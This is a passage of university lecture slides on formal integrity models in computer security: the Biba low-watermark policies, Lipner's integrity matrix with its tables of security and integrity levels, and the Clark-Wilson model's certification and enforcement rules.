 - If a malicious program was inserted into the computer system it could modify any object in the system
 - This model would just lower the integrity level of objects that have become contaminated



The Biba Model

Low-Water-Mark Policy

- The low-watermark Integrity Audit Policy
 - The policy consists of the following rules:
 - Any subject may modify any object, regardless of integrity levels.
 - If a subject modifies an object at higher integrity level (a more trusted object), it results in the transaction being recorded in an audit log.
 - The drawback to this policy is it does nothing to prevent an improper modifications of an object
 - This policy is similar to the low-watermark for objects policy, except in this case the objects integrity level is not lowered, it is recorded.
 - This policy simply records that an improper modification took place.

The Biba Model



Drawbacks

- Advantages:
 - The Biba model is simple and easy to implement.
 - The Biba model provides a number of different policies that can be selected based on need.
- Disadvantages:
 - The model does nothing to enforce confidentiality.
 - The Biba model doesn't support the granting and revocation of authorization.
 - To use this model all computers in the system must support the labeling of integrity for both subjects and objects
 - To date, there is no network protocol that supports this labeling. So there are problems with using the Biba model in a network environment.



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Formal Models of Computer Security

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Formal Models of Computer Security



Agenda

- The CIA Classification:
 - Confidentiality Policies:
 - Bell-LaPadula Model
 - Integrity Policies:
 - The Biba Model
 - Lipner's Integrity Matrix Model
 - Clark-Wilson Integrity Model
 - Trust Models
 - Availability Policies:
 - Deadlock
 - Denial of Service Models





Lipner's Integrity Matrix



Integrity Policies - Recap



Commercial Integrity Constraints

- Users will not write their own programs, but use existing production software and databases
- Programmers will develop and test programs on a non-production system; if they need access to actual data, they will be given production data via a special process, but will use it on their development system.
- A special process must be followed to install a program from the development system onto the production system.
- The special process in requirement 3 must be controlled and audited.
- The managers and auditors must have access to both the system state and the system logs that are generated.

Lipner's Integrity Matrix



Overview


- Lipner devised his Integrity Matrix Model specifically to handle those concerns/constraints in a commercial environment
- Lipner's model accomplishes this by combining the elements of Bell La-Padula and Biba models to provide confidentiality and integrity
- Does it in two steps
 - Bell-LaPadula component first (Confidentiality)
 - Add in Biba component (Integrity)



Lipner's Integrity Matrix

Lipner's Use of Bell-LaPaluda Model

- There are two confidentiality levels (higher to lower):
 - Audit Manager (AM):
 - system audit and management functions are at this level!
 - System Low (SL):
 - any process can read information at this level
- In addition there are five confidentiality categories:
 - Development (D):
 - production programs under development and testing, but not yet in production use
 - Production Code (PC):
 - production processes and programs
 - Production Data (PD):
 - data covered by the integrity policy
 - System Development (SD):
 - system programs under development, but not yet in production use
 - Software Tools (T):
 - programs provided on the production system not related to the sensitive or protected data



Lipner's Integrity Matrix



User/Subject Properties


- Lipner then assigned users to security levels based on their jobs.
- Ordinary users
 - can execute (read) production code but cannot alter it
 - can alter and read production data
 - cannot execute category T (Software Tools), so they cannot write their own programs
- Application Developers
 - need access to tools for developing their programs
 - do not have read/write access to PD (Production Data), so cannot access production data
 - If they need production data, the data must first be downgraded to D (this requires sys admins)

Lipner's Integrity Matrix



User/Subject Properties

- Lipner then assigned users to security levels based on their jobs.
- System Programmers
 - System programmers develop system programs and, like application programmers, use tools to do so
- System managers and Auditors
 - need access to all logs but cannot change levels of objects
- System controllers
 - need to install code
 - must have the ability to downgrade code once it is certified for production, so other entities cannot write to it;
- Etc.



Lipner's Integrity Matrix



Users and Security Levels

- Lipner then assigned users to security levels based on their jobs

Subjects	Description	Security Level
Ordinary users	Will use production code to modify production data	(SL, { PC, PD })
Application developers	Develop programs and need access to tools for developing their programs	(SL, { D, T })
System programmers	Develop system programs and, use tools to do so	(SL, { SD, T })
System managers and auditors	Need high clearance to be able to access all logs	(AM, { D, PC, PD, SD, T })
System controllers	Must have the ability to downgrade code once it is certified for production, so other entities cannot write to it	(SL, {D, PC, PD, SD, T}) and downgrade privilege

- E.g.: Ordinary users have security level of System Low (SL) under the categories of Production Code and Production Data
- E.g.: System Programmers have security level of System Low (SL) under the categories of System Development and Software Tools

Lipner's Integrity Matrix



Users and Security Levels

- Lipner then assigned users to security levels based on their jobs


Security Level → Categories↓	Audit Manager (AM)	System Low (SL)
Development (D)	System managers and auditors	Application Developers; System Controller
Production Code (PC)	System managers and auditors	Ordinary Users; System Controller
Production Data (PD)	System managers and auditors	Ordinary Users; System Controller
System Development (SD)	System managers and auditors	System Programmers; System Controller
Software Tools (T)	System managers and auditors	Application Developers; System Programmers; System Controller

Lipner's Integrity Matrix



Objects and Classifications

- Objects are assigned to security levels/categories based on who should access them
- Objects that might be altered have two categories:
 - that of the data itself and that of the program that may alter it
- For example:
 - Ordinary user needs to execute (read) production code,
 - so this is labeled (SL, {PC})
 - This is based on simple security policy of the Bell-LaPadula Model
 - Ordinary users should be able to write production data,
 - so this is labeled (SL, {PC, PD})
 - This is based on *-property of the Bell-LaPadula Model



Objects	Security Level
Development code/test data	(SL, { D, T })
Production code	(SL, { PC })
Production data	(SL, { PC, PD })
Software tools	(SL, { T })
System programs	(SL, \emptyset)
System programs in modification	(SL, { SD, T })
System and application logs	(AM, { appropriate })



Bell LaPadula Model

Access Modes




Image Source: Skillset.com

Lipner's Integrity Matrix



Subjects/Objects and Clearance/Classifications

Subjects	Clearance	Objects	Classification
Ordinary users	(SL, { PC, PD })	Development code/test data	(SL, { D, T })
Application developers	(SL, { D, T })	Production code	(SL, { PC })
System programmers	(SL, { SD, T })	Production data	(SL, { PC, PD })
System managers and auditors	(AM, { D, OC, OD, SD, T })	Software tools	(SL, { T })
System controllers	(SL, {D, PC, PD, SD, T}) and downgrade privilege	System programs	(SL, Ø)
		System programs in modification	(SL, { SD, T })
		System and application logs	(AM, { appropriate })

Here downgrade means the ability to move software (objects) from development to production

Lipner's Integrity Matrix



Check Requirements

Requirements	Check
Users will not write their own programs, but will use existing production programs and databases.	Users have no access to T, so cannot write their own programs
Programmers will develop and test programs on a non-production system; if they need access to actual data, they will be given production data via a special process, but will use it on their development system.	Applications programmers have no access to PD, so cannot access production data; if needed, it must be put into D, requiring the system controller to intervene
A special process must be followed to install a program from the development system onto the production system.	Installing a program requires downgrade procedure (from D to PC), so only system controllers can do it
The special process in requirement 3 must be controlled and audited.	Control: only system controllers can downgrade Audit: any such downgrading must be logged
The managers and auditors must have access to both the system state and the system logs that are generated.	System management and audit users are in AM and so have access to system state and logs

Lipner's Integrity Matrix



Problem


- The model is too inflexible in special-purpose software
 - For example, a program for repairing an inconsistent or erroneous production database cannot be application-level software
 - System managers cannot run programs for repairing inconsistent or erroneous production database
 - System managers at AM, production data at SL
- So to remedy these problems, Lipner integrates his model with Biba's model

Lipner's Integrity Matrix



Adding Biba

- Three integrity classifications (highest to lowest)
 - ISP (System Program): for system programs
 - IO (Operational): production programs, development software
 - ISL (System Low): users get this on log in
- Two integrity categories
 - ID (Development): development entities
 - IP (Production): production entities



ISP > IO > ISL

Lipner's Integrity Matrix



Simplify Bell-LaPadula (Confidentiality)

- In the original model, the security category T (tools) allowed:
 - application developers and system programmers to use the same programs without being able to alter those programs
- The revised model now distinguishes two integrity categories:
 - Development and Production
 - They serve the purpose of the security tools (T) category, which is eliminated from the model
- Production code and production data is collapsed into a single category (called SP)

Lipner's Integrity Matrix



Simplify Bell-LaPadula (Confidentiality)

- This gives rise to the following three confidentiality categories:

- Production (**SP**):
 - Production code (**PC**) and data (**PD**)
- Development (**SD**):
 - Same as previous category Development (**D**)
- System Development (**SSD**):
 - Same as previous category System Development (**SD**)




	Original	New
Subjects		
Development	D	SD
Production Code (PC):	PC	SP
Production Data (PD):	PD	SP
System Development (SD):	SD	SSD
Software Tools (T):	T	Eliminated

Lipner's Integrity Matrix



Users and Levels

- The integrity classes are chosen to allow modification of data and programs as appropriate
- For Example:
 - Ordinary users should be able to modify production data, so users of that class must have write access to integrity category IP
 - App developers should be able to have write access to integrity category ID
- Table shows the integrity levels and security categories of users.



Subjects	Security Level	Integrity Level
Ordinary users	(SL, { SP })	(ISL, { IP })
Application developers	(SL, { SD })	(ISL, { ID })
System programmers	(SL, { SSD })	(ISL, { ID })
System managers and auditors	(AM, { SP, SD, SSD })	(ISL, { IP, ID })
System controllers	(SL, { SP, SD }) and downgrade privilege	(ISP, { IP, ID })
Repair	(SL, { SP })	(ISL, { IP })

ISP > IO > ISL



Lipner's Integrity Matrix

Comparison of Old and New Security Levels

	Original	New	New
Subjects	Confidentiality Level	Confidentiality Level	Integrity Level
Ordinary users	(SL, { PC, PD })	(SL, { SP })	(ISL, { IP })
Application developers	(SL, { D, T })	(SL, { SD })	(ISL, { ID })
System programmers	(SL, { SD, T })	(SL, { SSD })	(ISL, { ID })
System managers and auditors	(AM, { D, OC, OD, SD, T })	(AM, { SP, SD, SSD })	(ISL, { IP, ID })
System controllers	(SL, {D, PC, PD, SD, T}) and downgrade privilege	(SL, { SP, SD }) and downgrade privilege	(ISP, { IP, ID })
Repair	Not available	(SL, { SP })	(ISL, { IP })

Here downgrade means the ability to move software (objects) from development to production

ISP > IO > ISL

Lipner's Integrity Matrix



Objects and Classifications

- The final step is to select integrity classes for objects
- Consider the objects Production Code and Production Data
- Ordinary users must be able to:
 - write production data, but not production code
- By placing:
 - Production Data in integrity class (ISL, {IP}) and
 - Production Code in integrity class (IO, {IP})
an ordinary user cannot alter production code but can alter production data ($IO > ISL$)
- Similar analysis leads to the levels shown in the next table

Lipner's Integrity Matrix



Objects and Classifications

Objects	Security Level	Integrity Level
Development code/test data	(SL, { SD })	(ISL, { IP })
Production code	(SL, { SP })	(IO, { IP })
Production data	(SL, { SP })	(ISL, { IP })
Software tools	(SL, Ø)	(IO, { ID })
System programs	(SL, Ø)	(ISP, { IP, ID })
System programs in modification	(SL, { SSD })	(ISL, { ID })
System and application logs	(AM, { appropriate })	(ISL, Ø)
Repair	(SL, {SP})	(ISL, { IP })

ISP > IO > ISL



Lipner's Integrity Matrix

Subjects/Objects and Clearance/Classifications - Revised

Subjects	Clearance	Integrity Level	Objects	Classification	Integrity Level
Ordinary users	(SL, { SP })	(ISL, { IP })	Development code/test data	(SL, { D, T })	(ISL, { IP })
Application developers	(SL, { SD })	(ISL, { ID })	Production code	(SL, { SP })	(IO, { IP })
System programmers	(SL, { SSD })	(ISL, { ID })	Production data	(SL, { SP })	(ISL, { IP })
System managers and auditors	(AM, { SP, SD, SSD })	(ISL, { IP, ID })	Software tools	(SL, { Ø })	(IO, { ID })
System controllers	(SL, { SP, SD }) and downgrade privilege	(ISP, { IP, ID })	System programs	(SL, { Ø })	(ISP, { IP, ID })
Repair	(SL, { SP })	(ISL, { IP })	System programs in modification	(SL, { SSD })	(ISL, { ID })
			System and application logs	(AM, { appropriate })	(ISL, { Ø })
			Repair	(SL, { SP })	(ISL, { IP })



ISP > IO > ISL

Lipner's Integrity Matrix



Repair Class of Users

- Has the same integrity and security clearance as that of production data
 - so can read and write that data
- It can also
 - read production code
 - same security classification and $(IO, \{IP\}) \text{ dom } (ISL, \{IP\})$
 - read system programs
 - $(SL, \{SP\}) \text{ dom } (SL, \{ \phi \})$ and $(ISP, \{ IP, ID \}) \text{ dom } (ISL, \{ IP \})$
 - repair objects
 - same security classes and same integrity classes






Lipner's Integrity Matrix

Repair Class of Users (Contd...)


- It can write, but not read
 - the system and application logs, because
 - $(AM, \{ SP \}) \text{ dom } (SL, \{ SP \})$ and $(ISL, \{ IP \}) \text{ dom } (ISL, \{ \emptyset \})$
- It cannot access
 - development code/test data
 - since the security categories are disjoint
 - system programs in modification
 - since the integrity categories are disjoint
 - software tools
 - since the integrity categories are disjoint
- Thus, the repair function works as needed



Lipner's Integrity Matrix

What can an ordinary user do?

- Ordinary users can : $(SL, \{ SP \})$ $(ISL, \{ IP \})$
 - Read and write production data (same security integrity levels)
 - Read production code
 - same classification – Can Read
 - $(IO, IP) dom (ISL, \{IP\})$ – Cannot write
 - System program
 - $(SL, \{SP\}) dom (SL, \emptyset)$ &
 - $(ISP, \{IP, ID\}) dom \{ISL, \{IP\}\}$
 - Repair objects (same levels)
 - Write (not read) the system and application log
 - $(AM, \{SP\}) dom (SL, \{SP\})$ &
 - $(ISL, \{IP\}) dom (ISL, \emptyset)$





Clark-Wilson Integrity Model



Clark-Wilson Integrity Model



Overview


- Clark and Wilson proposed a more elaborate and practical integrity model in 1987
- The Clark-Wilson integrity model (CWM) is specifically designed for commercial operations
- The CWM defines each data item and allows modifications through only a small set of programs
- The CWM does not use of a lattice structure used to define the levels of security that an object may have and that a subject may have access to
- Instead, it uses a three part relationship of subject/program (transaction)/object known as a triple or an access control triple

Clark-Wilson Integrity Model



Overview

- Integrity defined by a set of constraints
 - Data is said to be in a *consistent* state (or consistent) if it satisfies given properties
- Example: Bank
 - D today's deposits, W withdrawals, YB yesterday's balance, TB today's balance
 - Integrity constraint: $YB + D - W = TB$
- Before and after each action, the consistency conditions must hold.




Clark-Wilson Integrity Model



Four Basic Constraints

- Clark and Wilson claimed that the following are four fundamental constraints of any reasonable commercial integrity model:
- **Authentication:**
 - identity of all users must be properly authenticated.
- **Audit:**
 - modifications should be logged to record every program executed and by whom, in a way that cannot be subverted.
- **Well-formed transactions:**
 - Users manipulate data only in constrained ways. Only legitimate accesses are allowed.
 - Is a series of operations that transition the system from one consistent state to another consistent state
- **Separation of duty:**
 - Who examines and certifies that the transactions are performed correctly?
 - The system associates with each user a valid set of programs they can run and prevents unauthorized modifications, thus preserving integrity and consistency with the real world.




Clark-Wilson Integrity Model



Two Principles

- In CWM, subjects do not have direct access to objects
 - Objects can be accessed only through programs



- CWM provides an effective means of protecting integrity through the use of two principles:
 - Well-formed transactions:
 - A user should not manipulate data arbitrarily, but only in constrained ways that preserve or ensure the integrity of the data.
 - Separation of duty among users:
 - Any person permitted to create or certify a well-formed transaction may not be permitted to execute it (at least against production data)

Clark-Wilson Integrity Model



Entities

- The CWM defines data as:
 - Constrained Data Items (CDIs)
 - Is any data item whose integrity is protected by the security model
 - Unconstrained Data Items (UDIs)
 - Any data item whose integrity is not protected by the security model
 - Any data that is to be input and hasn't been validated, or any output. E.g., a simple text file
- The CWM also defines two sets of procedures:
 - Integrity verification procedures (IVPs)
 - Procedures that ensure CDIs conform to the integrity constraints at the time the IVPs are run
 - Transformation procedures (TPs)
 - Are the only procedures that are allowed to modify a CDI
 - Procedures that change the state of the data in the system from one valid state to another
 - TPs implement well-formed transactions

Clark-Wilson Integrity Model



Certification and Enforcement Rules

- The CWM enforces integrity by means of **certification rules** and **enforcement rules** on TPs
- Certification rules
 - are security policy restrictions on the behavior of Integrity verification procedure (IVPs) and Transformation procedures (TPs)
- Enforcement rules
 - are built-in system security mechanisms that achieve the objectives of the certification rules

Clark-Wilson Integrity Model



Certification and Enforcement Rules

- CR1: All IVPs must ensure that CDIs are in a valid state when the IVP is run
- CR2: All TPs must be certified as integrity-preserving
- CR3: Assignment of TPs to users must satisfy separation of duty
- CR4: The operation of TPs must be logged
- CR5: TPs executing on UDIs must result in valid CDIs
- ER1: Only certified TPs can manipulate CDIs
- ER2: Users must only access CDIs by means of TPs for which they are authorized
- ER3: The identity of each user attempting to execute a TP must be authenticated

Clark-Wilson Integrity Model



Certification and Enforcement Rules


- Certification Rules 1 & 2

- CR1:

- All IVPs must properly ensure that all CDIs are in a valid state at the time the IVP is run.
 - When any IVP is run, it must ensure all CDIs are in a valid state

- CR2:

- All TPs must be certified to be valid and integrity-preserving
 - That is, they must take a CDI to a valid final state, given that it is in a valid state to begin with



Transformation Procedures (TPs)

Integrity verification procedures (IVPs)

Constrained Data Items (CDIs) = Data subject to integrity controls

Clark-Wilson Integrity Model



Certification and Enforcement Rules


- Enforcement Rules 1 & 2

- ER1

- The system must maintain the list of certified relations specified in CR2 and must ensure that only TPs certified to run on a CDI manipulate that CDI.

- ER2

- Users must only access CDIs by means of TPs for which they are authorized
 - The system must associate a user with each TP and set of CDIs
 - The system must maintain a list of relations of the form (`(UserID, TPi, (CDIa, CDIb, CDIc, ...))`), which relates a user, a TP, and the data objects that TP may reference on behalf of that user
 - The TP may access those CDIs on behalf of the associated user
 - The TP cannot access that CDI on behalf of a user not associated with that TP and CDI




Clark-Wilson Integrity Model



Certification and Enforcement Rules

- Users and Rules

- CR3
 - The list of relations in ER2 must be certified to meet the separation of duty requirement.
- ER3
 - The system must authenticate the identity of each user attempting to execute a TP.
 - Authentication not required before use of the system, but is required before manipulation of CDIs (requires using TPs)



- Logging

- CR4
 - The operation of TPs must be logged
 - All TPs must be certified to write to an append-only CDI (the log)
 - All TPs must append enough information necessary to reconstruct the operation
